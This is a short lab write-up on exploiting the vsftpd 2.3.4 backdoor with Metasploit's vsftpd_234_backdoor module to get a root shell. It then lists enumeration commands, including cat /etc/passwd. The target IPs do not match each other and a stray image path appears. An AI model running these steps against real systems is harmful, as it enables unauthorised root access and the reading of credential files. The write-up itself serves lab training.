vsftpd 2.3.4 Backdoor — Exploitation Report & Documentation

Author : Aryan Singh

Taqrget : 192.168.1.6

Attacker : 192.168.1.5

1. Vulnerability overview

- Vulnerable service: vsftpd (Very Secure FTP Daemon) version 2.3.4.
- **Root cause / behavior:** A malicious/backdoored vsftpd 2.3.4 build contains a backdoor that, when triggered, spawns a listening service on TCP port **6200** which returns a shell. Historically the backdoor could be triggered by a specially crafted username (often including the characters :)), or by other inputs that the compromised binary recognizes. In practice, Metasploit's module triggers the backdoor automatically and handles session creation.
- **Impact:** Full remote code execution and a root shell on the FTP server host (high severity).


2. Step by step reproduction (Metasploit)

- Start msfconsole on the attacker machine (Kali):
  Either by searching or using the command msfconsole
- Select the vsftpd backdoor module:
  msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
- Configure the target host (RHOST or RHOSTS) and optionally RPORT if nonstandard:
  set RHOSTS 192.168.254.3 to whatever your vulnerable meta2 machine is running on.

- view module options and info to confirm settings:

  show options
  info
- Run the exploit:
  Exploit → this is the command.

3. Screenshots



4. Post Exploitation Notes/ What to check ?

- When you have a shell, typical checks performed in the lab were:

  `id` — confirms UID and effective privileges.

`uname -a` — kernel and OS version.

`ifconfig` / `ip addr` — to confirm target IP and network interfaces (screenshot shows `192.168.254.3`).

`ls`, `cat /etc/passwd`, `ps aux` — to enumerate files, users, and running processes.

`pwd` and `whoami` — to confirm working directory and user.